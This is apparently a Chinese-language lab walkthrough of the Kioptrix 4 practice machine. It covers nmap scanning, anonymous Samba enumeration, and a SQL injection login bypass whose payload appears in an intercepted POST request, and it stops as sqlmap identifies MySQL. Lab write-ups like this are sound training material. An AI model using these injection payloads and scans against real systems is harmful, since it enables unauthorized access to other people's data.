# 一.初始扫描阶段


## 一.Nmap端口扫描

λ nmap -sn 192.168.1.0/24

λ nmap –min-rate 1000 192.168.1.22 -oA nmapscan/ports/kioptrix4

λ nmap -sT -sV -sC -O -p22,80,139,445 192.168.1.101 -oA nmapscan/detils/kioptrix4

λ nmap –scripts=vuln -p22,80,139,445 192.168.1.101 -oA nmapscan/vuln/kioptrix4



**收集到的信息:**

22 SSH服务(OpenSSH 4.7)，优先级排后

80 http服务(Apache 2.2.8)，默认脚本扫描暴露出三个目录:

* /database.sql
* /icons
* /images
* /index

139和445运行的都是samba服务(samba 3.0.28),详细扫描中指出samba服务支持guest(匿名)登录

OS:ubuntu kernel:2.6.X

## 二.Samba信息搜集


smbclient -L 192.168.1.24

* -L 显示服务器端所分享出来的所有资源
* -N 不用询问密码




共享文件为空

## 三.web信息渗透

* Index.php:经过测试,password字段有sql注入，输入万能密码’ or 1=’1 – 但是不知道用户名
* database.sql:界面源码展示，插入字段为id,username,password,iqe第一个用户为john,密码为1234


登录尝试，密码错误，尝试万能密码登录



跳转页面发生变化，但是还是访问错误，sql注入获取信息

### Sql注入


Burpsuit 拦截到POST请求参数



myusername=john&mypassword=1%27+or+1%3D%271+--&Submit=Login




报错需要指定sqlmap的探测等级,默认1，一共5级，越多包含的payload越多



扫描成功，目标数据库类型为MySQL

